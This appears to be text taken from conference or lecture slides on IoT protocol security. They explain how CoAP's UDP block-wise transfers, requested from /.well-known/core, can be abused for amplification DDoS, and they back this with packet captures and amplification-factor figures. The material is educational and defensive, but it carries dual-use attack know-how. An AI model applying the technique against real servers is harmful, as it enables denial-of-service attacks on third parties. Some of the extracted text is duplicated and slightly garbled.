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
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
Lesson learned:
Security angle
on standards
(Davide → Federico)



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bug


Product (using MQTT software)





August
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
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
How about
CoAP?



MQTT




CoAP



CoAP Security

- RFC **very clear** on potential security issues (**YAY! Built in and not bolt on!**)
- based on **UDP**: recall what this means!
 - open servers can be used
 - to bypass firewall ACLs
 - as reflectors
- CoAP allows to write (even large) payload to the server
 - perfect candidate for **amplification** attacks!



No.	Time	Source	Destination	Protocol	Length	Info
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2608	141.035941			CoAP	113	ACK, MID:56326, 2.05 Content, TKN:00 00 e7 27, Block #554, /.well-known/core
2609	141.037175			CoAP	60	CON, MID:56327, GET, TKN:00 00 e7 28, End of Block #555, /.well-known/core
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2611	141.056975			CoAP	60	CON, MID:56328, GET, TKN:00 00 e7 29, End of Block #556, /.well-known/core
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2613	141.070750			CoAP	60	CON, MID:56329, GET, TKN:00 00 e7 2a, End of Block #557, /.well-known/core
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2616	141.106669			CoAP	113	ACK, MID:56330, 2.05 Content, TKN:00 00 e7 2b, Block #558, /.well-known/core
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2620	141.125546			CoAP	113	ACK, MID:56332, 2.05 Content, TKN:00 00 e7 2d, Block #560, /.well-known/core
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2623	141.139698			CoAP	60	CON, MID:56334, GET, TKN:00 00 e7 2f, End of Block #562, /.well-known/core
2624	141.153055			CoAP	113	ACK, MID:56334, 2.05 Content, TKN:00 00 e7 2f, Block #562, /.well-known/core
2625	141.153785			CoAP	60	CON, MID:56335, GET, TKN:00 00 e7 30, End of Block #563, /.well-known/core
2626	141.177625			CoAP	113	ACK, MID:56335, 2.05 Content, TKN:00 00 e7 30, Block #563, /.well-known/core
2627	141.178477			CoAP	60	CON, MID:56336, GET, TKN:00 00 e7 31, End of Block #564, /.well-known/core
2628	141.193359			CoAP	58	ACK, MID:56336, 2.05 Content, TKN:00 00 e7 31, End of Block #564, /.well-known/core

► Frame 2607: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

► Null/Loopback

► Internet Protocol Version 4, Src: [REDACTED], Dst: [REDACTED]

► User Datagram Protocol, Src Port: 62672, Dst Port: 5683

 Source Port: 62672

 Destination Port: 5683

 Length: 36

 Checksum: 0xfe37 [unverified]

 [Checksum Status: Unverified]

 [Stream index: 8]

► Constrained Application Protocol, Confirmable, GET, MID:56326

No.	Time	Source	Destination	Protocol	Length	Info
2607	141.014541			CoAP	60	CON, MID:56326, GET, TKN:00 00 e7 27, End of Block #554, /.well-known/core
2608	141.035941			CoAP	113	ACK, MID:56326, 2.05 Content, TKN:00 00 e7 27, Block #554, /.well-known/core
2609	141.037175			CoAP	60	CON, MID:56327, GET, TKN:00 00 e7 28, End of Block #555, /.well-known/core
2610	141.056132			CoAP	113	ACK, MID:56327, 2.05 Content, TKN:00 00 e7 28, Block #555, /.well-known/core
2611	141.056975			CoAP	60	CON, MID:56328, GET, TKN:00 00 e7 29, End of Block #556, /.well-known/core
2612	141.070050			CoAP	113	ACK, MID:56328, 2.05 Content, TKN:00 00 e7 29, Block #556, /.well-known/core
2613	141.070750			CoAP	60	CON, MID:56329, GET, TKN:00 00 e7 2a, End of Block #557, /.well-known/core
2614	141.084059			CoAP	113	ACK, MID:56329, 2.05 Content, TKN:00 00 e7 2a, Block #557, /.well-known/core
2615	141.084928			CoAP	60	CON, MID:56330, GET, TKN:00 00 e7 2b, End of Block #558, /.well-known/core
2616	141.106669			CoAP	113	ACK, MID:56330, 2.05 Content, TKN:00 00 e7 2b, Block #558, /.well-known/core
2617	141.107940			CoAP	60	CON, MID:56331, GET, TKN:00 00 e7 2c, End of Block #559, /.well-known/core
2618	141.124426			CoAP	113	ACK, MID:56331, 2.05 Content, TKN:00 00 e7 2c, Block #559, /.well-known/core
2619	141.125229			CoAP	60	CON, MID:56332, GET, TKN:00 00 e7 2d, End of Block #560, /.well-known/core
2620	141.125546			CoAP	113	ACK, MID:56332, 2.05 Content, TKN:00 00 e7 2d, Block #560, /.well-known/core
2621	141.126092			CoAP	60	CON, MID:56333, GET, TKN:00 00 e7 2e, End of Block #561, /.well-known/core
2622	141.139059			CoAP	113	ACK, MID:56333, 2.05 Content, TKN:00 00 e7 2e, Block #561, /.well-known/core
2623	141.139698			CoAP	60	CON, MID:56334, GET, TKN:00 00 e7 2f, End of Block #562, /.well-known/core
2624	141.153055			CoAP	113	ACK, MID:56334, 2.05 Content, TKN:00 00 e7 2f, Block #562, /.well-known/core
2625	141.153785			CoAP	60	CON, MID:56335, GET, TKN:00 00 e7 30, End of Block #563, /.well-known/core
2626	141.177625			CoAP	113	ACK, MID:56335, 2.05 Content, TKN:00 00 e7 30, Block #563, /.well-known/core
2627	141.178477			CoAP	60	CON, MID:56336, GET, TKN:00 00 e7 31, End of Block #564, /.well-known/core
2628	141.193359			CoAP		Frame 2608: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface 0

► Frame 2607: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
 ► Null/Loopback
 ► Internet Protocol Version 4, Src: [REDACTED] Destination Port: 5683
 ▼ User Datagram Protocol, Src Port: 62672, Dst Port: 5683

 Source Port: 62672

 Destination Port: 5683

 Length: 36

 Checksum: 0xfe37 [unverified]

 [Checksum Status: Unverified]

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► Constrained Application Protocol, Confirmable, GET, MID:56326

► Frame 2608: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface 0

- Null/Loopback
- Internet Protocol Version 4, Src: [REDACTED] Destination Port: 62672
- ▼ User Datagram Protocol, Src Port: 5683, Dst Port: 62672
 - Source Port: 5683
 - Destination Port: 62672
 - Length: 89
 - Checksum: 0xfe6c [unverified]
 - [Checksum Status: Unverified]
 - [Stream index: 8]
 - Constrained Application Protocol, Acknowledgement, 2.05 Content, MID:56326

No.	Time	Source	Destination	Protocol	Length	Info
2607	141.014541			CoAP	60	CON, MID:56326, GET, TKN:00 00 e7 27, End of Block #554, /.well-known/core
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						Source Port: 5683
						Destination Port: 62672
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						Checksum: 0xfe6c [unverified]
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CoAP 2.47x


Bandwidth Amplification Factor (BAF)

Reference table from: <https://christian-rossow.de/publications/amplification-ndss2014.pdf>

In summary, this specification adds a pair of Block options to CoAP that can be used for block-wise transfers. Benefits of using these options include:

- Transfers larger than what can be accommodated in constrained-network link-layer packets can be performed in smaller blocks.
- No hard-to-manage conversation state is created at the adaptation layer or IP layer for fragmentation.
- The transfer of each block is acknowledged, enabling individual retransmission if required.
- Both sides have a say in the block size that actually will be used.
- The resulting exchanges are easy to understand using packet analyzer tools and thus quite accessible to debugging.
- If needed, the Block options can also be used (without changes) to provide random access to power-of-two sized blocks within a resource representation.

PoC||GTFO



BAF = 31.75x

Protocol	all
SNMP v2	6.3
NTP	556.9
DNS _{NS}	54.6
DNS _{OR}	28.7
NetBios	3.8
SSDP	30.8
CharGen	358.8
QOTD	140.3
BitTorrent	3.8
Kad	16.3
Quake 3	63.9
Steam	5.5
ZAv2	36.0
Sality	37.3
Gameover	45.4

In summary, this specification adds a pair of options that can be used for block-wise transfers. These options include:

- Transfers larger than what can be accommodated by a single network link-layer packet can be performed across multiple network link-layer packets.
- No build-time language conversion state is required at either the transport layer or IP layer for fragmentation.
- The fragment header includes an acknowledgement number and a retransmission if required.
- Both sides have a say in the block sizes used.
- The resulting exchanges are easy to understand with standard analyzer tools and thus quite accessible.
- If needed, the Block options can also provide random access to power-of-two resource representations.

CoAP: 32x 1Mbps: 32Mbps

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The CoAP protocol is the next big thing for DDoS attacks

CoAP DDoS attacks have already been detected in the wild, some clocking at 320Gbps.



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RFC 7252, also known as the Constrained Application Protocol (CoAP), is about to become one of the most abused protocols in terms of DDoS attacks, security researchers have told ZDNet.

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
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Big Picture & Takeaways

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
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- Amplification

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